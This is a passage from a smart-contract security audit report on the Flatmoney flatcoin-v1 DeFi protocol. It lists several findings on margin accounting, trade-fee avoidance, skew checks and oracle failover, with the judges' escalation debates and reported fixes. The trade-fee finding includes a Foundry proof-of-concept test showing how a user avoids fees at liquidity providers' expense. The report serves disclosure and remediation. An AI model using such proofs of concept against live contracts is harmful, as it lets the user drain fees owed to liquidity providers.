216:     function settleFundingFees() public returns (int256 _fundingFees) {
..SNIP..
226:         // Calculate the funding fees accrued to the longs.
227:         // This will be used to adjust the global margin and collateral
 ↪  amounts.
228:         _fundingFees =
 ↪  PerpMath._accruedFundingTotalByLongs(_globalPositions, unrecordedFunding);
229:
230:         // In the worst case scenario that the last position which remained
 ↪  open is underwater,
231:         // we set the margin deposited total to 0. We don't want to have a
 ↪  negative margin deposited total.
232:         _globalPositions.marginDepositedTotal =
 ↪  (int256(_globalPositions.marginDepositedTotal) > _fundingFees)
233:             ? uint256(int256(_globalPositions.marginDepositedTotal) +
 ↪  _fundingFees)
234:             : 0;
235:
236:         _updateStableCollateralTotal(-_fundingFees);
```

Issue 1 Assume that there are two long positions in the system and the `_globalPositions.marginDepositedTotal` is X.

Assume that the funding fees accrued to the long positions at Line 228 is Y. Y is a positive value indicating the overall gain/profit that the long traders received from the LPs.

In this case, the `_globalPositions.marginDepositedTotal` should be set to $(X + Y)$ after taking into consideration the funding fee gain/profit accrued by the long positions.

However, in this scenario, $X < Y$. Thus, the condition at Line 232 will be evaluated as `false`, and the `_globalPositions.marginDepositedTotal` will be set to zero. This effectively wipes out all the margin collateral deposited by the long traders in the system, and the deposited margin of the long traders is lost.

Issue 2 The second issue with the current implementation is that it does not accurately capture scenarios where the addition of `_globalPositions.marginDepositedTotal` and `_fundingFees` result in a negative number. This is because `_fundingFees` could be a large negative number that, when added to `_globalPositions.marginDepositedTotal`, results in a negative total, but the condition at Line 232 above still evaluates as true, resulting in an underflow revert.

Impact

Loss of assets for the long traders as mentioned above.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L232

Tool used

Manual Review

Recommendation

If the intention is to ensure that `_globalPositions.marginDepositedTotal` will never become negative, consider summing up $(X + Y)$ first and determine if the result is less than zero. If yes, set the `_globalPositions.marginDepositedTotal` to zero.

The following is the pseudocode:

```
newMarginTotal = globalPositions.marginDepositedTota + _fundingFees;
globalPositions.marginDepositedTotal = newMarginTotal > 0 ?
↪  uint256(newMarginTotal) : 0;
```

Discussion

sherlock-admin

2 comment(s) were left on this issue during the judging contest.

ubl4nk commented:

> invalid -> when marginDepositedTotal is less than Zero, all the long-traders all liquidated + some loss for LPs where that position is liquidated a bit late.

takarez commented:

> valid: same fix with issue 181; high(2)

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/296.

midori-fuse

Escalate

#181 is a dupe of this issue because:

- This report mentions a general scenario where the calculation in line 232 fails to accurately account for either outcome of the ternary operation.
- "Issue 2" of this report mentions the same scenario as with 181, albeit less generalized.
- The fixes are identical.

Furthermore, report #78 is the report that accurately spells out the full problem with the current implementation (it encompasses both of #195 and #181), and thus all dupes of the given two issues should be duped under it.

sherlock-admin2

> Escalate
>
> #181 is a dupe of this issue because:
>
> - This report mentions a general scenario where the calculation in line 232 fails to accurately account for either outcome of the ternary operation.
> - "Issue 2" of this report mentions the same scenario as with 181, albeit less generalized.
> - The fixes are identical.

> Furthermore, report #78 is the report that accurately spells out the full problem with the current implementation (it encompasses both of #195 and #181), and thus all dupes of the given two issues should be duped under it.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

xiaoming9090

Disagree with the escalation. Report 181 pointed out an issue due to an underflow bug when performing the casting. This report (195) pointed out a logical error in the math operation. Thus, they are two distinct issues.

On a side note, I have seen a few escalations regarding the sponsor's similar fixes (Same PR); thus, those issues with the same PR fix should be duplicated. However, the PR 275 (https://github.com/dhedge/flatcoin-v1/pull/275) is private. No one at this point apart from the sponsor knows the fix's implementation. One PR/commit can contain many different fixes for multiple reports. Also, we have not done the fix review yet, so one cannot conclude that the fix implemented is correct at this point. Thus, any argument regarding the same PR fix == duplicate in all the escalations in this contest is not well established.

midori-fuse

Thank you for your input. I edited my escalation to add some more points.

I do agree however that the same fix does not warrant the issue being a dupe.

0xjuaan

> Disagree with the escalation. Report 181 pointed out an issue due to an underflow bug when performing the casting. This report (195) pointed out a logical error in the math operation. Thus, they are two distinct issues.

But the underflow error in report 181 is due to the same logical error in the math. Simply, the logic improperly handles the case where `abs(_fundingFees) >= _globalPositions.marginDepositedTotal`. While there are 2 separate impacts of this bad logic, the root cause is the exact same. It is explained in detail in issue #78

Also @nevillehuang , if these two issues (#181 and #195) end up being considered as two separate issues, shouldn't that mean that my report (#78) would come under both issues and be rewarded as such? Since I covered both impacts in detail, under the same root cause. But now if the two impacts are being paid separately, then I believe that my report should be paid for both impacts.

nevillehuang

@0xjuaan The root causes seems to be different though as pointed out by @xiaoming9090. But I agree that your issue points out both scenarios. Even though the same fix PR is applied, I believe the fix would involve different logic

1. Underflow due to erroneous casting
2. Logical error in math operations

0xjuaan

But the underflow occurs due to the logical error in math.

> I believe the fix would involve different logic

The fix shown in #78 (and also in this issue's recommendation) is sufficient to fix both issues, since it mitigates the core math error (incorrect handling of `abs(_fundingFees) >= _globalPositions.marginDepositedTotal`) that is responsible for the 2 separate impacts.

Anyway, if you still don't agree- is it possible to add my submission to this issue?

nevillehuang

@rashtrakoff would it be ok to allow viewing the fix involved in this issue?

@0xjuaan I don’t believe sherlock has made this exception before. I will review the fix and come to a decision

rashtrakoff

@nevillehuang let me know if you need any access for fix PR.

Czar102

I believe these submissions present a single issue of using a formula that would prevent an underflow for unsigned integer subtraction instead of signed integer addition. Using a wrong formula to have several code fragments wrong is a single mistake.

Planning to consider #181 a duplicate of this issue and accept the escalation.

nevillehuang

After reviewing the fix (it is singular), I agree with @Czar102.

Czar102

Result: High Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- midori-fuse: accepted

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue H-8: Trade fees can be avoided in limit orders

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/212

Found by

0xLogos, LTDingZhen, jennifer37, nobody2018, santipu_, shaka

Summary

On limit order announcement the trade fee is calculated based on the current size of the position and its value is used on the execution of the limit order. However, it is not taken into account that the value of `additionalSize` in the position can have changed since the limit order was announced, so users can avoid paying trade fees for closing leveraged positions at the expense of LPs.

Vulnerability Detail

When a user announces a limit order to close a leveraged position the trade fee is calculated based on the current trade fee rate and the `additionalSize` of the position and stored in the `_limitOrderClose` mapping.

On the execution of the limit order, the value of the trade fee recorded in the `_limitOrderClose` mapping is used to build the AnnoundedLeverageClose struct that is sent to the `LeverageModule:executeClose` function. In this function the trade fee is used to pay the stable LPs and subtracted from the total amount received by the user closing the position.

However, it is not taken into account that the value of `additionalSize` in the position can have changed since the limit order was announced via the LeverageModule:executeAdjust function.

As a result, users that want to open a limit order can do so using the minimum `additionalSize` possible and then increase it after the limit order is announced, avoiding paying the trade fee for the additional size adjustment.

It is also worth mentioning that the trade fee rate can change between the announcement and the execution of the limit order, so the trade fee calculated at the announcement time can be different from the one used at the execution time. Although this scenario is much less likely to happen (requires the governance to change the trade fee rate) and its impact is much lower (the trade fee rate is not likely to change significantly).

Impact

Users can avoid paying trade fees for closing leveraged positions at the expense of UNIT LPs, that should have received the trade fee.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LimitOrder.sol#L62-L64

Proof of concept

The following tests show the example of a user that opens a limit order to be executed when the price doubles.

The operations performed in both tests are identical, but the order of the operations is different, so we can see how a user can exploit the system to avoid paying trade fees.

To reproduce it add the following code to `AdjustPositionTest` contract and run `forge test --mt test_LimitTradeFee -vv`:

```
function test_LimitTradeFee_ExpectedBehaviour() public {
    uint256 aliceCollateralBalanceBefore = WETH.balanceOf(alice);
    uint256 collateralPrice = 1000e8;

    announceAndExecuteDeposit({
        traderAccount: bob,
        keeperAccount: keeper,
        depositAmount: 10000e18,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
    });

    // Create small leverage position
    uint256 initialMargin = 0.05e18;
    uint256 initialSize = 0.1e18;
    uint256 tokenId = announceAndExecuteLeverageOpen({
        traderAccount: alice,
        keeperAccount: keeper,
        margin: initialMargin,
        additionalSize: initialSize,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
    });

    // Increase margin and size in position
```

```
    uint256 adjustmentTradeFee = announceAndExecuteLeverageAdjust({
        tokenId: tokenId,
        traderAccount: alice,
        keeperAccount: keeper,
        marginAdjustment: 100e18,
        additionalSizeAdjustment: 2400e18,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
    });

    // Anounce limit order to close position at 2x price
    vm.startPrank(alice);
    limitOrderProxy.announceLimitOrder({
        tokenId: tokenId,
        priceLowerThreshold: 0,
        priceUpperThreshold: collateralPrice * 2
    });

    // Collateral price doubles after 1 month and the order is executed
    skip(4 weeks);
    collateralPrice = collateralPrice * 2;
    setWethPrice(collateralPrice);
    bytes[] memory priceUpdateData = getPriceUpdateData(collateralPrice);
    vm.startPrank(keeper);
    limitOrderProxy.executeLimitOrder{value: 1}(tokenId, priceUpdateData);

    uint256 aliceCollateralBalanceAfter = WETH.balanceOf(alice);
    console2.log("profit:", aliceCollateralBalanceAfter -
↪   aliceCollateralBalanceBefore);
}

function test_LimitTradeFee_PayLessFees() public {
    uint256 aliceCollateralBalanceBefore = WETH.balanceOf(alice);
    uint256 collateralPrice = 1000e8;

    announceAndExecuteDeposit({
        traderAccount: bob,
        keeperAccount: keeper,
        depositAmount: 10000e18,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
    });

    // Create small leverage position
    uint256 initialMargin = 0.05e18;
    uint256 initialSize = 0.1e18;
    uint256 tokenId = announceAndExecuteLeverageOpen({
```


```
        traderAccount: alice,
        keeperAccount: keeper,
        margin: initialMargin,
        additionalSize: initialSize,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
    });

    // Anounce limit order to close position at 2x price
    vm.startPrank(alice);
    limitOrderProxy.announceLimitOrder({
        tokenId: tokenId,
        priceLowerThreshold: 0,
        priceUpperThreshold: collateralPrice * 2
    });

    // Increase margin and size in position
    uint256 adjustmentTradeFee = announceAndExecuteLeverageAdjust({
        tokenId: tokenId,
        traderAccount: alice,
        keeperAccount: keeper,
        marginAdjustment: 100e18,
        additionalSizeAdjustment: 2400e18,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
    });

    // Collateral price doubles after 1 month and the order is executed
    skip(4 weeks);
    collateralPrice = collateralPrice * 2;
    setWethPrice(collateralPrice);
    bytes[] memory priceUpdateData = getPriceUpdateData(collateralPrice);
    vm.startPrank(keeper);
    limitOrderProxy.executeLimitOrder{value: 1}(tokenId, priceUpdateData);

    uint256 aliceCollateralBalanceAfter = WETH.balanceOf(alice);
    console2.log("profit:", aliceCollateralBalanceAfter -
↪   aliceCollateralBalanceBefore);
}
```

```
[PASS] test_LimitTradeFee_ExpectedBehaviour() (gas: 2457623)
Logs:
  profit: 119524680000000000000

[PASS] test_LimitTradeFee_PayLessFees() (gas: 2441701)
Logs:
```


```
  profit: 119764680000000000000

Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 21.23ms
```

As we can see, in the second case the user was able to get a profit 2.4 rETH higher, corresponding to the trade fee avoided for the additional size adjustment done after creating the limit order (2,400 rETH * 0.1% fee). That higher profit has come at the expense of LPs, who should have received the trade fee.

Tool used

Manual Review

Recommendation

Calculate the trade fee at the execution time of the limit order, in the same way it is done for stable withdrawals for the withdrawal fee.

```
File: LimitOrder.sol

+       uint256 tradeFee = ILeverageModule(vault.moduleAddress(FlatcoinModuleKey
↪  s._LEVERAGE_MODULE_KEY)).getTradeFee(
+           vault.getPosition(tokenId).additionalSize
+       );
+
        order.orderData = abi.encode(
            FlatcoinStructs.AnnouncedLeverageClose({
                tokenId: tokenId,
                minFillPrice: minFillPrice,
-               tradeFee: _limitOrder.tradeFee
+               tradeFee: tradeFee
            })
        );
```

A `maxTradeFee` parameter can also be added at the announcement time to avoid the trade fee being higher than a certain value.

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid:

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/274.

ydspa

Escalate

Fee loss in certain circumstance is a Medium issue

sherlock-admin2

> Escalate
>
> Fee loss in certain circumstance is a Medium issue

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

xiaoming9090

Escalate.

The impact of this issue is that the LPs will not receive the trade fee. This is similar to other issues where the protocol did not receive their entitled trade fee due to some error and should be categorized as loss of fee OR loss of earning, and thus should be a Medium.

Also, note that the LPs gain/earn when the following event happens:

- Loss of the long trader. This is because LP is the short side. The loss of a long trader is the gain of a short trader.
- Open, adjust, close long position - (0.1% fee)
- Open limit order - (0.1% fee)
- Borrow Rate Fees (aka Funding Rate)
- Liquidation Fees
- ETH Staking Yield

Statically, the bulk of the LP gain comes from the loss of the long trader in such a long-short prep protocol in the real world. The uncollected trading fee due to certain malicious users opening limit orders only makes up a very small portion of the earnings and does not materially impact the LPs or protocols. Also, this is not a bug that would drain the protocol, directly steal the assets of LPs, or lead to the

protocol being insolvent. Thus, this issue should not be High. A risk rating of Medium would be more appropriate in this case.

sherlock-admin2

> Escalate.
>
> The impact of this issue is that the LPs will not receive the trade fee. This is similar to other issues where the protocol did not receive their entitled trade fee due to some error and should be categorized as loss of fee OR loss of earning, and thus should be a Medium.
>
> Also, note that the LPs gain/earn when the following event happens:
>
> - Loss of the long trader. This is because LP is the short side. The loss of a long trader is the gain of a short trader.
> - Open, adjust, close long position - (0.1% fee)
> - Open limit order - (0.1% fee)
>
> Statically, the bulk of the LP gain comes from the loss of the long trader in such a long-short prep protocol in the real world. The uncollected trading fee due to certain malicious users opening limit orders only makes up a very small portion of the earnings and does not materially impact the LPs or protocols. Also, this is not a bug that would drain the protocol, directly steal the assets of LPs, or lead to the protocol being insolvent. Thus, this issue should not be High. A risk rating of Medium would be more appropriate in this case.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

I think I agree with medium and @xiaoming9090 analysis, my initial thoughts were that fees make up a core part of the LPs earnings and should never be allowed to be side stepped.

I want to note though if this can be performed repeatedly by an user grieving fees for a LP, wouldn't it be meeting the following criteria? But depending on what is deemed as material loss of funds for sherlock, I will let @Czar102 decide on severity, but I can agree with medium severity.

> Definite loss of funds without (extensive) limitations of external conditions

0xjuaan

To counter @xiaoming9090 's analysis (for this issue and also for issue #75) -

> Statically, the bulk of the LP gain comes from the loss of the long trader in such a long-short prep protocol in the real world.

Is the above really true? Since the protocol is designed to be delta neutral, the expected PnL from the above avenue would be zero. LPs cant affect whether traders win or lose. However, the trading fee is the only feature that guarantees some gains for the LPs, and with users bypassing this- LPs are much less incentivised to participate.

Because of the above, I think that fees still make up a core part of the LPs earnings, but you can correct me if I am wrong.

xiaoming9090

I have updated my original escalation with a more comprehensive list of avenues from which the LPs earn their yield, so that the judge can have a more complete picture.

shaka0x

> Also, note that the LPs gain/earn when the following event happens:
>
> - Loss of the long trader. This is because LP is the short side. The loss of a long trader is the gain of a short trader.
> - Open, adjust, close long position - (0.1% fee)
> - Open limit order - (0.1% fee)
> - Borrow Rate Fees (aka Funding Rate)
> - Liquidation Fees
> - ETH Staking Yield
>
> Statically, the bulk of the LP gain comes from the loss of the long trader in such a long-short prep protocol in the real world.

I respectfully disagree. The position of the UNIT holders will not always be short, and even the when they are the long trader might not necessarily have losses.

The sponsor clarified this in a Discord message, regarding the comment regarding the LSD yield as a source of yield for UNIT holders:

```
The LSD yield is a little more complex because UNIT holders are technically long
↪  and short rETH.
```

And confirmed that the sources of UNIT yield come from funding rate, trading fees and liquidations.

```
UNIT is delta neutral. But yield is earned from:
1. Funding rate (which is historically usually being paid to the short
↪  positions). Ie. Leverage long traders are typically happy to pay a funding
↪  fee to shorts (but not always the case). This goes to UNIT holders or is
↪  paid by UNIT holders if funding rate is negative
2. Trading fees on each trade
3. Liquidation remaining margin when leverage traders get liquidated
```

Thus, the trade fees are a fundamental incentive for the UNIT holders.

Czar102

Not being able to gather protocol fees is a Medium severity issue as there is no loss of funds.

In this case though, I think High severity is justified, because the fee is what LPs are paid for traders to trade against, and there are value extraction strategies like multi-block #216 if the market is giving any additional information than the oracle states (always). It's like selling an option, but not receiving the premium. This is a severe loss of funds, even though the notional wasn't impacted.

Is my way of thinking about this issue accurate? If yes, planning to reject the escalations and leave the issue as is.

Czar102

Result: High Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- ydspa: rejected
- xiaoming9090: rejected

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-1: Fees are ignored when checks skew max in Stable Withdrawal / Leverage Open / Leverage Adjust

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/92

Found by

HSP

Summary

Fees are ignored when checks skew max in Stable Withdrawal / Leverage Open / Leverage Adjust.

Vulnerability Detail

When user withdrawal from the stable LP, vault **total stable collateral** is updated:

```
vault.updateStableCollateralTotal(-int256(_amountOut));
```

Then **_withdrawFee** is calculated and checkSkewMax(...) function is called to ensure that the system will not be too skewed towards longs:

```
// Apply the withdraw fee if it's not the final withdrawal.
_withdrawFee = (stableWithdrawFee * _amountOut) / 1e18;

// additionalSkew = 0 because withdrawal was already processed above.
vault.checkSkewMax({additionalSkew: 0});
```

At the end of the execution, vault collateral is settled again with **withdrawFee**, keeper receives **keeperFee** and `(amountOut - totalFee)` amount of collaterals are transferred to the user:

```
// include the fees here to check for slippage
amountOut -= totalFee;

if (amountOut < stableWithdraw.minAmountOut)
    revert FlatcoinErrors.HighSlippage(amountOut, stableWithdraw.minAmountOut);

// Settle the collateral
vault.updateStableCollateralTotal(int256(withdrawFee)); // pay the withdrawal
↪  fee to stable LPs
vault.sendCollateral({to: msg.sender, amount: order.keeperFee}); // pay the
↪  keeper their fee
```

```
vault.sendCollateral({to: account, amount: amountOut}); // transfer remaining
↪  amount to the trader
```

The `totalFee` is composed of keeper fee and withdrawal fee:

```
uint256 totalFee = order.keeperFee + withdrawFee;
```

This means withdrawal fee is still in the vault, however this fee is ignored when checks skew max and protocol may revert on a safe withdrawal. Consider the following scenario:

1. **skewFractionMax** is `120%` and **stableWithdrawFee** is `1%`;
2. Alice deposits `100` collateral and Bob opens a leverage position with size `100`;
3. At the moment, there is `100` collaterals in the Vault, **skew** is `0` and **skew fraction** is `100%`;
4. Alice tries to withdraw `16.8` collaterals, **withdrawFee** is `0.168`, after withdrawal, it is expected that there is `83.368` stable collaterals in the Vault, so **skewFraction** should be `119.5%`, which is less than **skewFractionMax**;
5. However, the withdrawal will actually fail because when protocol checks skew max, **withdrawFee** is ignored and the **skewFraction** turns out to be `120.19%`, which is higher than **skewFractionMax**.

The same issue may occur when protocol executes a leverage open and leverage adjust, in both executions, **tradeFee** is ignored when checks skew max.

Please see the test codes:

```
function test_audit_withdraw_fee_ignored_when_checks_skew_max() public {
    // skewFractionMax is 120%
    uint256 skewFractionMax = vaultProxy.skewFractionMax();
    assertEq(skewFractionMax, 120e16);

    // withdraw fee is 1%
    vm.prank(vaultProxy.owner());
    stableModProxy.setStableWithdrawFee(1e16);

    uint256 collateralPrice = 1000e8;

    uint256 depositAmount = 100e18;
    announceAndExecuteDeposit({
        traderAccount: alice,
        keeperAccount: keeper,
        depositAmount: depositAmount,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
```

```
    });

    uint256 additionalSize = 100e18;
    announceAndExecuteLeverageOpen({
        traderAccount: bob,
        keeperAccount: keeper,
        margin: 50e18,
        additionalSize: 100e18,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
    });

    // After leverage Open, skew is 0
    int256 skewAfterLeverageOpen = vaultProxy.getCurrentSkew();
    assertEq(skewAfterLeverageOpen, 0);
    // skew fraction is 100%
    uint256 skewFractionAfterLeverageOpen = getLongSkewFraction();
    assertEq(skewFractionAfterLeverageOpen, 1e18);

    // Note: comment out `vault.checkSkewMax({additionalSkew: 0})` and below
↪   lines to see the actual skew fraction
    // Alice withdraws 16.8 collateral
    // uint256 aliceLpBalance = stableModProxy.balanceOf(alice);
    // announceAndExecuteWithdraw({
    //     traderAccount: alice,
    //     keeperAccount: keeper,
    //     withdrawAmount: 168e17,
    //     oraclePrice: collateralPrice,
    //     keeperFeeAmount: 0
    // });

    // // After withdrawal, the actual skew fraction is 119.9%, less than
↪   skewFractionMax
    // uint256 skewFactionAfterWithdrawal = getLongSkewFraction();
    // assertEq(skewFactionAfterWithdrawal, 1199501007580846367);

    // console2.log(WETH.balanceOf(address(vaultProxy)));
}
```

Impact

Protocol may wrongly prevent a Stable Withdrawal / Leverage Open / Leverage Adjust even if the execution is essentially safe.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/StableModule.sol#L130 https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LeverageModule.sol#L101 https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LeverageModule.sol#L166

Tool used

Manual Review

Recommendation

Include withdrawal fee / trade fee when check skew max.

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid

0xLogos

Escalate

Low. Exceeding skewFractionMax is possible only by a fraction of a percent

sherlock-admin2

> Escalate
>
> Low. Exceeding skewFractionMax is possible only by a fraction of a percent

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

santipu03

Agree with @0xLogos. The withdrawal fee is a tiny amount compared to the total deposited collateral, therefore the impact will be almost imperceptible. The severity should be LOW.

0xhsp

This issue is valid.

The fee maybe a tiny amount compared to the total deposited collateral, but **the impact is significant to individual users**.

Let's assume **stableCollateralTotal** is 1000 ether, **stableWithdrawFee** is 1%, **skewFractionMax** is 120% and current **skewFraction** is 60%.

> If withdrawal fee is ignored in the calculation of shew fraction, **withdrawAmount** is calculated as:
>
> If withdrawal fee is considered in the calculation of shew fraction, **withdrawAmount** is calculated as:

We can notice that **5 ether less** collaterals ethers are withdrawable if fee is ignored. Just be realistic, individual user is most likely to deposit a tiny amount of collaterals, this means **many users are unable to withdraw any of their collaterals even if it is safe to do so**.

Similarly, since **tradeFee** is ignored when protocol checks a leverage open/adjustment, **many traders would be wrongly prevented from opening/adjusting any positions**.

0xLogos

In first pic after withdrawing for example 300 eth, fee for that amount will be included in the next withdrawal and so forth so eventually all 505 eth can be withdrawn. Note that it's not work around, just how things work in most cases.

0xhsp

It's not about how much user can withdraw but if user can withdraw whenever it is safe.

Given after withdrawing for example 300 eth, users expect to be able to withdraw 353.5 ether more but are only allowed 350 ether due to the issue.

Incorrect checking is a high risk to the protocol, it is difficult to predict how users will operate but it would eventually cause huge impact if we ignore the risk.

santipu03

The margin error on the calculation of `checkSkewMax` will be equal to the `tradeFee` on that operation. When the operation is using a huge amount (500 ETH), the margin error of the calculation will be of 5 ETH (assuming a 1% `tradeFee`). But if 10 users withdraw 50 ETH each, the margin error will only be 0.5 ETH on the last withdrawal.

To trigger this issue with a non-trivial margin error, it requires a user that withdraws collateral (or creates or adjusts a position) with a huge amount compared to the total collateral deposited.

Given the low probability of this issue happening with a non-trivial margin error and the impact being medium/low, I'd consider the overall severity of this issue to be LOW.

0xhsp

The probability should be medium as you cannot predict the wild market, the impact can be high since usera may suffer a loss due to price fluncation if they cannot withdraw in time. So it's fair to say the servrity is medium.

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/280.

Evert0x

It seems to me that the issue described can negatively affect users and breaks core contract functionality in specific (but not unrealistic) scenarios https://docs.sherlock.xyz/audits/judging/judging#v.-how-to-identify-a-medium-issue

Tentatively planning to reject the escalation and keep the issue state as is, but will revisit it later.

Evert0x

Planning to continue with my judgment as stated in the comment above.

Czar102

Result: Medium Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: rejected

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-2: In LeverageModule.executeOpen/executeAdjust, vault.checkSkewMax should be called after updating the global position data

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/143

Found by

ge6a, jennifer37, nobody2018, santipu_

Summary

[checkSkewMax](https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L296) is used to assert that the system will not be too skewed towards longs after additional skew is added. However, the `stableCollateralTotal` used by this function is a variable that will [be updated by updateGlobalPositionData](https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L205). Therefore, `checkSkewMax` should be executed after `updateGlobalPositionData`. Otherwise, there is no guarantee whether newly opened positions will make the system more skew towards long side.

Vulnerability Detail

```
File: flatcoin-v1\src\LeverageModule.sol
080:     function executeOpen(
081:         address _account,
082:         address _keeper,
083:         FlatcoinStructs.Order calldata _order
084:     ) external whenNotPaused onlyAuthorizedModule returns (uint256
↪  _newTokenId) {
......
101:->       vault.checkSkewMax({additionalSkew: announcedOpen.additionalSize});
102:
103:         {
104:             // The margin change is equal to funding fees accrued to longs
↪  and the margin deposited by the trader.
105:->           vault.updateGlobalPositionData({
106:                 price: entryPrice,
107:                 marginDelta: int256(announcedOpen.margin),
108:                 additionalSizeDelta: int256(announcedOpen.additionalSize)
109:             });
......
```

```
140:     }
```

L101, [vault.checkSkewMax](https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L296-L307) internally calculates `longSkewFraction` by the formula `((_globalPositions.sizeOpenedTotal + _additionalSkew) * 1e18) / stableCollateralTotal`. This function guarantees that `longSkewFraction` will not exceed `skewFractionMax` ([

However, `stableCollateralTotal` will [be updated in updateGlobalPositionData](https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L205).

- When `profitLossTotal` is positive value, then `stableCollateralTotal` will decrease.
- When `profitLossTotal` is negative value, then `stableCollateralTotal` will increase.

Assume the following:

We explain it in two situations:

1. `checkSkewMax` is called before `updateGlobalPositionData`.
2. `checkSkewMax` is called after `updateGlobalPositionData`.

Therefore, **this new position should not be allowed to open, as this will only make the system more skewed towards the long side**.

Impact

The `stableCollateralTotal` used by `checkSkewMax` is the value of the total profit that has not yet been settled, which is old value. In this way, when the price of collateral rises, it will cause the system to be more skewed towards the long side.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LeverageModule.sol#L101-L109

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LeverageModule.sol#L166

Tool used

Manual Review

Recommendation

```
File: flatcoin-v1\src\LeverageModule.sol
080:     function executeOpen(
081:         address _account,
082:         address _keeper,
083:         FlatcoinStructs.Order calldata _order
084:     ) external whenNotPaused onlyAuthorizedModule returns (uint256
 ↪  _newTokenId) {
......
101:---      vault.checkSkewMax({additionalSkew: announcedOpen.additionalSize});
102:
103:         {
104:             // The margin change is equal to funding fees accrued to longs
 ↪  and the margin deposited by the trader.
105:             vault.updateGlobalPositionData({
106:                 price: entryPrice,
107:                 marginDelta: int256(announcedOpen.margin),
108:                 additionalSizeDelta: int256(announcedOpen.additionalSize)
109:             });
+++              vault.checkSkewMax(0); //0 means that
 ↪  vault.updateGlobalPositionData has added announcedOpen.additionalSize.
......
140:     }
```

Also, if `announcedAdjust.additionalSizeAdjustment` is greater than 0 in [executeAdjust](https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LeverageModule.sol#L166), similar fix is required.

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: checkSkewMax should be adjusted; medium(6)

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/266.

itsermin

Resolved here: https://github.com/dhedge/flatcoin-v1/pull/266 Because collateral is no longer settled in `updateGlobalPositionData`

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-3: Oracle will not failover as expected during liquidation

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/177

Found by

0xLogos, Stryder, alexzoid, evmboi32, ge6a, gqrp, jennifer37, nobody2018, trauki, xiaoming90

Summary

Oracle will not failover as expected during liquidation. If the liquidation cannot be executed due to the revert described in the following scenario, underwater positions and bad debt accumulate in the protocol, threatening the solvency of the protocol.

Vulnerability Detail

The liquidators have the option to update the Pyth price during liquidation. If the liquidators do not intend to update the Pyth price during liquidation, they have to call the second `liquidate(uint256 tokenId)` function at Line 85 below directly, which does not have the `updatePythPrice` modifier.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LiquidationModule.sol#L75

```
File: LiquidationModule.sol
75:     function liquidate(
76:         uint256 tokenID,
77:         bytes[] calldata priceUpdateData
78:     ) external payable whenNotPaused updatePythPrice(vault, msg.sender,
↪  priceUpdateData) {
79:         liquidate(tokenID);
80:     }
81:
82:     /// @notice Function to liquidate a position.
83:     /// @dev One could directly call this method instead of
↪  `liquidate(uint256, bytes[])` if they don't want to update the Pyth price.
84:     /// @param tokenId The token ID of the leverage position.
85:     function liquidate(uint256 tokenId) public nonReentrant whenNotPaused
↪  liquidationInvariantChecks(vault, tokenId) {
86:         FlatcoinStructs.Position memory position =
↪  vault.getPosition(tokenId);
```

It was understood from the protocol team that the rationale for allowing the liquidators to execute a liquidation without updating the Pyth price is to ensure that the liquidations will work regardless of Pyth's working status, in which case Chainlink is the fallback, and the last oracle price will be used for the liquidation.

However, upon further review, it was found that the fallback mechanism within the FlatCoin protocol does not work as expected by the protocol team.
